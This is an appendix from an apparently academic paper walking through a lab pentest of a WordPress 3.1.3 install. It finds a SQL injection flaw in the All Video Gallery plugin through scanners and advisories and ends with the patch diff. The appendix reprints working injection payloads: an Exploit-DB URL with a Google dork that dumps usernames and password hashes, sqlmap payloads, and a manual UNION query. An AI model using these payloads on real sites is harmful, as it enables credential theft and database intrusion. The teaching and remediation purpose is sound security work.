Grossman, J. (2012). WhiteHat Website Security Statistics Report. Recovered from: https://www.whitehatsec.com/resource/stats.html.

OWASP Top 10 (2010). The Ten Most Critical Web Application Security Risks.

Verizon. (2012), 2012 Data Breach Investigations Report. Recovered from: http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf.

Open Web Application Security Project. (2011). XSS Prevention Cheat Sheet, 2011. https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_ Cheat_Sheet.

Appendix A – An Example Web App Pentest

1. Introduction

This appendix will walk through a simplified web-application pentest process to verify the existence of any input validation vulnerability in a WordPress v3.1.3 installation. WordPress was installed on a Windows-Apache-MySQL-PHP (WAMP) stack on an instance of Windows Server 2003 running in a VMWare Fusion environment. The pentest was conducted from Windows Server 2003 and Backtrack 5 VMs.

6. Automated Scanning

There are a number of automated scanners that facilitate discovery of injection vulnerabilities in web apps. To begin, a simple NMAP scan of the web server identifies the operating system and database server types and versions.





Figure 2 – ZENMAP scan of hosting web server

A basic Nessus Vulnerability Scanner scan will provide additional information on the target server. In this case, a known SQL injection vulnerability is detected (Fig.3). The Nessus scan correctly identifies the type and version of MySQL, PHP and Apache running on the server and finds additional vulnerabilities in each of those. In some cases, the Nessus' version fingerprinting

will not provide an exact match, so manual verification using other means (outside the scope of this paper) is recommended.



56620 - WordPress < 3.1.4 / 3.2-RC3 Multiple Blind SQL Injection Vulnerabilities

Synopsis

The remote web server contains a PHP application with multiple blind SQL injection vulnerabilities.

Description

The remote web server hosts a version of WordPress earlier than 3.1.4 / 3.2-RC3. It is reportedly affected by multiple SQL injection vulnerabilities due to a failure to adequately sanitize user-supplied input prior to using it in database queries.

See Also

http://www.nessus.org/u?298dd962

Solution

Upgrade WordPress to version 3.1.4 or 3.2-RC3.

Risk Factor

Medium

CVSS Base Score

6.0 (CVSS2#AV:N/AC:M/Au:S/C:P/I:P/A:P)

CVSS Temporal Score

5.0 (CVSS2#AV:N/AC:M/Au:S/C:P/I:P/A:P)

References

BID	48521
XREF	OSVDB:73722
XREF	OSVDB:73723

Figure 3 - Nessus report showing one of several identified vulnerabilities

WPScan, a Ruby-based security scanner designed to test WordPress instances for known vulnerabilities, is available in many Linux security distributions, including Samurai Web Testing Framework (WTF). Running WPScan, as shown below, to perform a basic scan against the web server returns several known vulnerabilities. Of these, the "Multiple SQL Injection Vulnerabilities" and "WordPress All Video Gallery Plugin Multiple SQL Injection Vulnerabilities", are of particular interest and are listed along with useful references. The "WordPress All Video Gallery Plugin Multiple SQL Injection Vulnerabilities" vulnerability targets an un-cleansed input parameter in a WordPress plugin and will provide the vector for the remainder of this example.

```
samurai@ubuntu:wpscan$ sudo ruby wpscan.rb --url 10.0.1.22 –
enumerate u
_______________________________________________________________
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|  v2.1rebfe2ef
```

```
    WordPress Security Scanner by the WPScan Team
 Sponsored by the RandomStorm Open Source Initiative
_______________________________________________________

| URL: http://10.0.1.22/
| Started on Sun May 19 23:48:06 2013

[!] The WordPress 'http://10.0.1.22/readme.html' file exists
[+] XML-RPC Interface available under http://10.0.1.22/xmlrpc.php
[+] WordPress version 3.1.3 identified from meta generator

[!] We have identified 4 vulnerabilities from the version number
:
  |
  | * Title: Multiple SQL Injection Vulnerabilities
  | * Reference: http://www.exploit-db.com/exploits/17465/
  |
  | * Title: XSS vulnerability in swfupload in WordPress
  | * Reference: http://seclists.org/fulldisclosure/2012/Nov/51
  |
  | * Title: XMLRPC Pingback API Internal/External Port Scanning
  | * Reference:
https://github.com/FireFart/WordpressPingbackPortScanner
  |
  | * Title: WordPress XMLRPC pingback additional issues
  | * Reference: http://lab.onsec.ru/2013/01/wordpress-xmlrpc-
pingback-additional.html

[+] Enumerating plugins from passive detection ...
1 plugins found :

  | Name: all-video-gallery v1.1
  | Location: http://10.0.1.22/wp-content/plugins/all-video-
gallery/
  | Readme: http://10.0.1.22/wp-content/plugins/all-video-
gallery/readme.txt
  |
  | * Title: Wordpress All Video Gallery Plugin Multiple SQL
Injection Vulnerabilities
  | * Reference: http://secunia.com/advisories/50874/
  | * Reference: http://ceriksen.com/2012/11/04/wordpress-all-
video-gallery-plugin-sql-injection/

[+] Enumerating usernames ...
[+] We found the following 1 user/s :
    +----+-------+------+
    | Id | Login | Name |
    +----+-------+------+
    | 1  | erik  | erik |
    +----+-------+------+

[+] Finished at Sun May 19 23:48:06 2013
[+] Elapsed time: 00:00:00
```

Figure 4 - WPScan Results

In addition to enumerating common vulnerabilities and plugins, WPScan has also mapped out the only WordPress username existing on the server, all without having exploited the server.

Commercial tools may also prove their worth, if available. In Figure 5 we see Acunetix Web Vulnerability Scanner locate the same the vulnerability and provide helpful advice and references to remediate, all in a simple to use graphical interface.




Figure 5 - Relevant result from Acunetix Web Vulnerability Scanner

Further Internet research confirms the flaw identified above and outlines the exploitable parameter in this version of the plugin's PHP code. Secunia (Fig. 6) aggregates security advisories, providing concise summaries with links to remediation when available.

Secunia Advisory

Description

Multiple vulnerabilities have been discovered in the All Video Gallery plugin for WordPress, which can be exploited by malicious people to conduct SQL injection attacks.

1) Input passed via the "vid" parameter to wp-content/plugins/all-video-gallery/playlist.php and wp-content/plugins/all-video-gallery/xml/playlist.php is not properly sanitized before being used in a SQL query. This can be exploited to manipulate SQL queries by injecting arbitrary SQL code.

2) Input passed via the "vid" and "pid" parameters to wp-content/plugins/all-video-gallery/config.php is not properly sanitized before being used in a SQL query. This can be exploited to manipulate SQL queries by injecting arbitrary SQL code.

Solution

Update to version 1.1 published after 2012-11-01.

Figure 6 – Excerpt of Secunia Advisory (SA50874)

A cross-reference of Exploit DB reveals not only the exploitable parameters, but exploit code demonstrating how the vulnerability may be leveraged. In Figure 7, we see a clear reference to the exploitable input, followed by a sample of exploit code, which in this case dumps the WordPress username and password columns from the MySQL 'wp_users' table.

```
# Exploit Title: Wordpress All Video Gallery 1.1 SQL Injection Vulnerability
# Google Dork: inurl:"all-video-gallery/config.php?vid="
# Exploit Author: Ashiyane Digital Security Team
# Software Link: http://allvideogallery.mrvinoth.com/
# Category: Web Application
# Version: 1.1
# Tested on: Windows 7
########################################################################
* Location:  http://site.com/wp-content/plugins/all-video-gallery/config.php?vid=[SQL]
* Exploit Code: http://site.com/wp-content/plugins/all-video-
gallery/config.php?vid=1&pid=11&pid=-
1+union+select+1,2,3,4,group_concat(user_login,0x3a,user_pass),6,7,8,9,10,11,12,13,14
,15,16,17,18, 19,20,21,22,23,24,25,26,
27,28,29,30,31,32,33,34,35,36,37,38,39,40,41+from+wp_users--
```

Figure 7 – Exploit DB reference

Though redundant in this example, *sqlmap*, a highly flexible SQL injection tool can detect and exploit the same SQL injection vulnerabilities, as seen in Fig 8.

```
samurai@ubuntu:10.0.1.22$ sqlmap -u 'http://10.0.1.22/wp-content/plugins/all-video-
gallery/config.php?vid=1' -v 6
.
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: vid
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: vid=1 AND 6469=6469
    Vector: AND [INFERENCE]

    Type: UNION query
    Title: MySQL UNION query (NULL) - 18 columns
    Payload: vid=1 LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, NULL,
NULL, NULL, NULL, NULL, NULL, NULL, NULL,
CONCAT(0x3a6a71683a,0x624b70536b4a62776c41,0x3a7a65623a), NULL, NULL,
NULL, NULL, NULL, NULL#
    Vector:  UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL,
```

```
NULL, NULL, NULL, NULL, [QUERY], NULL, NULL, NULL, NULL, NULL, NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: vid=1 AND SLEEP(5)
    Vector: AND
[RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
```

Figure 8 - SQLmap

7. Manual Verification

The exploitability of the website will be confirmed manually using a web browser and semi-automated tools. First, injecting crafted exploit code into the URL returns a revealing response, in this case dumping the database's version, logged in username and data directory on the server.

```
http://10.0.1.22/wp-content/plugins/all-video-gallery/playlist.php?vid=1 LIMIT 1,1 UNION ALL SELECT NULL, NULL,  concat(@@version, user()), @@datadir,  NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL
```




Figure 9 - Manual verification

With additional knowledge of the database schema, specific tables and columns may be accessed. To this end, additional inspection using the Havji SQL Injection Tool permits simplified mapping of the entire underlying MySQL database, including a list of usernames, and crackable password hashes.




Figure 10 – Confirm and Exploit with Havji

8. Remediation

Remediation of this exploit is simple as the author already released a patched version. Exploring the code differences between the vulnerable and patched versions reveals the initial flaw and subsequent fix.

```
V1.0
- $video    = $wpdb->get_row("SELECT * FROM ".$wpdb
>prefix."allvideogallery_videos    WHERE id=".$_GET['vid']);
- $profile = $wpdb->get_row("SELECT * FROM ".$wpdb-
>prefix."allvideogallery_profiles WHERE id=".$_GET['pid']);
```

```
v1.2
+ $_vid    = (int) $_GET['vid'];
+ $_pid    = (int) $_GET['pid'];
+ $video   = $wpdb->get_row("SELECT * FROM ".$wpdb-
>prefix."allvideogallery_videos WHERE id=".$_vid);
+ $profile = $wpdb->get_row("SELECT * FROM ".$wpdb-
>prefix."allvideogallery_profiles WHERE id=".$_pid);
```

Figure 11 - SVN difference comparison of v1.0 vs v1.2

In the v1.0 code, the 'SELECT' SQL query is constructed with unfiltered inputs *vid* and *pid.* In the revised code, the *vid* and *pid* variables are initialized as integers, thus disallowing the 'character' inputs which could be used to inject SQL.

9. Conclusion

The basic SQL injection example presented demonstrates identification, validation and remediation of an injection vulnerability. This workflow can be a useful guide to verifying whether your own site's vulnerability to a published exploit. In the case of a lesser-maintained or custom web-app, far more in-depth code analysis may be required.

10. Resources

- ZENMAP – http://nmap.org/zenmap/
- Nessus Vulnerability Scanner – http://www.tenable.com/products/nessus
- Wpscan WordPress Vulnerability Scanner - http://www.randomstorm.com/wpscan-security-tool.php
- Samurai Web Testing Framework – http://samurai.inguardians.com/
- Secunia Advisory SA50874 (WordPress All Video Gallery Plugin Multiple SQL Injection Vulnerabilities) - http://secunia.com/advisories/50874/
- Exploit DB: WordPress All Video Gallery 1.1 SQL Injection Vulnerability - http://www.exploit-db.com/exploits/22427/
- All Video Gallery code and fix - http://wordpress.org/plugins/all-video-gallery/developers/